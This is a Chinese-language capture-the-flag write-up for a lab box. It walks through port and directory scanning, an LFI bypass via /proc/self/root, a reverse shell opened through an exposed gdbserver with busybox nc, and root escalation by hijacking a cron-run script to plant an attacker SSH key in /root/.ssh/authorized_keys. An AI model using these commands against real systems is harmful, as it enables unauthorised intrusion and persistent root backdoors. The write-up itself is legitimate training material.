

```
~/Desktop/maze ▶ nmap -p- -sC -sV -T4 $IP
◀ ✓ < 11:02:09
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 11:02 UTC
Nmap scan report for 192.168.32.218
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
46157/tcp open  unknown
MAC Address: 08:00:27:8E:A2:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

```
~/Desktop/maze ► feroxbuster -u http://192.168.32.230/ --depth=1 -x php,html,txt,zip,bak
◀ ✓ < 06:31:17
```

by Ben "epi" Risher  ver: 2.11.0

 Target Url	http://192.168.32.230/
 Threads	50
 Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes	All Status Codes!
 Timeout (secs)	7
 User-Agent	feroxbuster/2.11.0
 Config File	/etc/feroxbuster/ferox-config.toml
 Extract Links	true
 Extensions	[php, html, txt, zip, bak]
 HTTP methods	[GET]
 Recursion Depth	1
 New Version Available	https://github.com/epi052/feroxbuster/releases/latest

❖ Press [ENTER] to use the Scan Management Menu™

```
403      GET      7l      9w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
```


404	GET	7l	11w	146c	Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	59l	142w	1176c	http://192.168.32.230/
200	GET	529l	3207w	57207c	http://192.168.32.230/info.php
200	GET	59l	142w	1176c	http://192.168.32.230/index.php
200	GET	1l	2w	56c	http://192.168.32.230/eval.php

eval.php 看起来是个命令执行，但是试了半天，好像东西都是写死的

实在没招，感觉还是在index.php，它默认访问 /proc/self/status

猜是一个lfi，但是接收 ?file=/etc/passwd 报错了，指定 ?file=/proc/self/status 又可以，应该是有个限定在 /proc 下

猜出来了，限定的不是真实路径 /proc/self/root/var/www/localhost/index.php



接下里就没什么思路了，让ai写了一个py脚本跑一下当前还在的进程

有一个奇怪的进程叫 monitor

```
import requests

url = "http://192.168.32.230/index.php"
pids_raw = requests.get(f"{url}?action=list").text.strip().split('\n')

for pid_path in pids_raw:
    pid = pid_path.split('/')[0]
    # 尝试读取该进程的 cmdline
    cmd = requests.get(f"{url}?file=/proc/{pid}/cmdline").text
    # 尝试读取该进程的环境变量
```

```
env = requests.get(f"{url}?file=/proc/{pid}/environ").text
```

```
if cmd and "Error" not in cmd:
    print(f"--- PID {pid} ---")
    print(f"CMD: {cmd.replace(' ', ' ')}")
    if "514" in env or "FLAG" in env or "hint" in env:
        print(f"ENV: {env}")
```

分别去读一下

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target URL is `http://192.168.32.230`. The request is a GET to `/index.php?file=/proc/self/root/usr/bin/monitor`. The response is an HTTP 200 OK from nginx, with headers including `Date: Tue, 03 Mar 2026 08:05:19 GMT`, `Content-Type: text/plain; charset=utf-8`, and `X-Content-Type-Options: nosniff`. The response body contains a shell prompt `#!/bin/sh` followed by a loop that checks for the file `/home/514/protected/secret` and prints a warning if it exists, then sleeps for 2 seconds and increments a counter `i`.

请求 (Request):

```
1 GET /index.php?file=/proc/self/root/usr/bin/monitor HTTP/1.1
2 Host: 192.168.32.230
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: keep-alive
10
11
```

响应 (Response):

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 03 Mar 2026 08:05:19 GMT
4 Content-Type: text/plain; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.27
7 X-Content-Type-Options: nosniff
8 Content-Disposition: inline
9 Content-Length: 141
10
11 #!/bin/sh
12 i=1
13 while [ $i -le 3 ]; do
14     if [ ! -f /home/514/protected/secret ]; then
15         warning
16     fi
17     sleep 2
18     i=$((i+1))
19 done
20
```

Inspector (Inspector):

- 请求属性: 2
- 请求查询参数: 1
- 请求主体参数: 0
- 请求cookies: 0
- 请求头: 8
- 响应头: 8

底部状态栏显示: 完成, 事件日志 (6), 所有问题, 内存: 1.06GB, 386字节 | 0 millis.

1 Burp 项目 Intruder Repeater 查看 帮助 Burp Suite 专业版 v2025.9.4 - 临时项目 - licensed to h3110w0r1d

仪表盘 目标 代理 Intruder Repeater Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 学习 HaE APIFinder xia Yue Upload Fuzz DouSQL

Fastjson scan

1 2 3 4 5 x +

发送 取消 < > Burp AI

目标: http://192.168.32.230 HTTP/1

请求 美化 Raw Hex 响应 美化 Raw Hex 页面渲染

1 GET /index.php?file=/proc/self/root/home/514/protected/secret HTTP/1.1
2 Host: 192.168.32.230
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 03 Mar 2026 08:08:28 GMT
4 Content-Type: text/plain; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.27
7 X-Content-Type-Options: nosniff
8 Content-Disposition: inline
9 Content-Length: 19
10
11 thisissupersecret!

Inspector 请求属性 2 请求查询参数 1 请求主体参数 0 请求cookies 0 请求头 8 响应头 8

263字节 | 1 millis

1 Burp 项目 Intruder Repeater 查看 帮助 Burp Suite 专业版 v2025.9.4 - 临时项目 - licensed to h3110w0r1d

仪表盘 目标 代理 Intruder Repeater Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 学习 HaE APIFinder xia Yue Upload Fuzz DouSQL

Fastjson scan

1 2 3 4 5 x +

发送 取消 < > Burp AI

目标: http://192.168.32.230 HTTP/1

请求 美化 Raw Hex 响应 美化 Raw Hex 页面渲染

1 GET /index.php?file=/proc/self/root/usr/bin/warning HTTP/1.1
2 Host: 192.168.32.230
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 03 Mar 2026 08:08:13 GMT
4 Content-Type: text/plain; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.27
7 X-Content-Type-Options: nosniff
8 Content-Disposition: inline
9 Content-Length: 59
10
11 #!/bin/sh
12 echo "[!] Security Breach: Secret file missing!"
13

Inspector 请求属性 2 请求查询参数 1 请求主体参数 0 请求cookies 0 请求头 8 响应头 8

303字节 | 1 millis

一开始尝试用 secret 去 ssh, 但是失败了, 不是这个方向


那么提权的思路就比较清晰了, monitor 应该是 root 执行的, 然后只要我们想办法把 secret 弄掉

问题来了, 到底什么东西能让我们去命令执行, 原来是有一个 gdbserver, 注意力全被当时的 monitor 吸引了, 一开始没注意到。proc 探测一下, 对应的就是那个高位端口

`gdb`

```
target extended-remote 192.168.32.218:46157
set remote exec-file /bin/sh
run -c 'busybox nc 192.168.32.142 5555 -e /bin/sh'
```

简单收集一下几个关键文件和目录的权限信息



```
penelope -p 5555 -i eth0 x gdb x kali@kali:~/Desktop/maze x kali@kali:~/Desktop/maze x
~ $ ls -alh /usr/bin/monitor
-rwxr-xr-x 1 root root 141 Jan 24 01:33 /usr/bin/monitor
~ $ ls -alh /usr/bin/warning
-rwxr-xr-x 1 root root 59 Jan 24 01:28 /usr/bin/warning
~ $ ls -alh
total 16K
drwxr-sr-x 3 514 514 4.0K Jan 27 21:40 .
drwxr-xr-x 3 root root 4.0K Jan 24 01:25 ..
lrwxrwxrwx 1 root 514 9 Jan 24 01:35 .ash_history -> /dev/null
drwxr-sr-x 2 514 514 4.0K Jan 24 01:34 protected
-rw-r--r-- 1 root 514 44 Jan 24 01:25 user.txt
~ $ ls -alh protected/
total 12K
drwxr-sr-x 2 514 514 4.0K Jan 24 01:34 .
drwxr-sr-x 3 514 514 4.0K Jan 27 21:40 ..
-rw-r--r-- 1 root 514 19 Jan 24 01:34 secret
~ $ printenv
USER=514
SHLVL=5
HOME=/home/514
TERM=xterm-256color
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
SHELL=/bin/sh
PWD=/home/514
~ $
```

其实思路很简单，把 `protected` 目录重命名一下，就能触发 `warning`，然后去劫持 `warning`，改成提权的命令即可。复盘我才明白，有两个点需要深入理解：

1. 我一开始 `export PATH` 没用，是因为 `sudo` 默认启用 `env_reset` 会弃用当前用户的 `PATH`。但更关键的是，这个任务是后台自动运行的，它根本不读取我当前 `Shell` 的变量。
2. 我之前是猜测 `monitor` 在不停运行，其实应该使用 `pspy` 工具。即使我们没有 `root` 权限看不了 `crontab -l`，通过 `pspy` 也能监测到 `root` 在后台每分钟触发 `monitor` 的进程，从而发现这是一个计划任务，接下来需要考虑的就是如何劫持计划任务。

`Crontab` 使用的是它自己规定的 `PATH`。在这里，作者刻意设置了 `/usr/local/bin` 在最前面。我做题时用往所有可写 `PATH` 里写 `warning` 的办法进行穷举，但确实有效，最后发现只有 `/usr/local/bin/warning` 被触发，成功实现了劫持。

最终payload

```
cat > /usr/local/bin/warning << EOF
#!/bin/sh
mkdir -p /root/.ssh 2>/dev/null
chmod 700 /root/.ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADnZjW2LP3mg6aBb6apIdF6ZGdjOtE+DMf2WSbyBs/HtXyeHhdfWx9iI6MV/iaW
XVoCuVpzf+pqvq1+JKsjkDmC0q2rEnwTmwOfXw1+b37yVUUgeB076eXw4ImpVWUG7D7VS8LBVvGTXvGor4jRAQCrykCS
VwtwsgUikdcR3/D5mX2sLIT39i3zBatFY1lDe4t2qj0COL4v335EtrLpvJjSJ50RJqQGy8VCFnK684e7StabUY24TeWj
9E5QSiWLucw8d1NsKc4kjcOMArnu1WcFMAH2MgIYR2pXxAayyGB0cGkQKAuBpTw2uJvsBh13GzK6j7GcLASdnFpcMMzu
cwtsh+ZtiMDq4iK9ebVTAGr9DhCXGNHY9o50BZltdMfkoP4C210Y02/cmMnH5FsImVzqgTNVQvQoqNdnP56XsDhW0TE
0eZEDPYnTZAr7M6y1dp5j7SAxL54T++gqgym5dgGGFZCbJcASVChWwcb8cskWA9eV+rVLTfiNxn7o5P5zjgkJoUyiGGB
K99luBNyMiC+Cfi7ROHK+3aRmi0LqCVykLVwwJzib13YNGSZFlq1nc0pf4c/kEVtgm+78X1ks3k0JxSBZIDF4Dj4c2NW
N+B1cgseMnc7CxA+c6emlpQnEhm1YSqgvhC7g50zi0EC81p2tK+NtjsJ8zjR2tOgyKwJw== kali@kali" >>
/root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
touch /tmp/ssh_backdoor_ok
EOF

chmod +x /usr/local/bin/warning

mv /home/514/protected /home/514/protected.bak
```

当然还有一个点需要注意一下，靶机是 alpine，所以 /bin/sh 实际上只是 busybox 的 sh，常规 +s 提权是不行的，弹 shell 的时候也需要注意